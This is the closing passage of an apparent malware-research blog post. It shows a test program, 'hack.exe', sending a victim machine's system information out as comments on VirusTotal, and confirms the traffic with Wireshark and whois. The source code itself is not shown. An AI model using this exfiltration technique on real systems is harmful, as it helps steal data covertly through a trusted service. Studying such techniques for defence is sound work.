
And run it on my Windows 11 VM:

```
.\hack.exe
```






As you can see, a test comment `meow-meow` was created but the comment with system information did not appear because initially the code was separated by a `\n` symbol and not a comma, but I corrected everything and everything worked:



So, our logic worked perfectly!


If we run it on my Windows 10 VM:


```
.\hack.exe
```



And monitoring traffic via Wireshark we got an IP address `74.125.34.46`:

```
whois 74.125.34.46
```





As you can see, everything is worked perfectly and this is one of the virustotal servers =^..^=!

As far as I remember, I saw an excellent implementation of this trick by Saad Ahla

I hope this post with practical example is useful for malware researchers, red teamers, spreads awareness to the blue teamers of this interesting technique.

VirusTotal documentation
Test file VirusTotal result: comments
WebSec Malware Scanner
Using Telegram API example
source code in github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine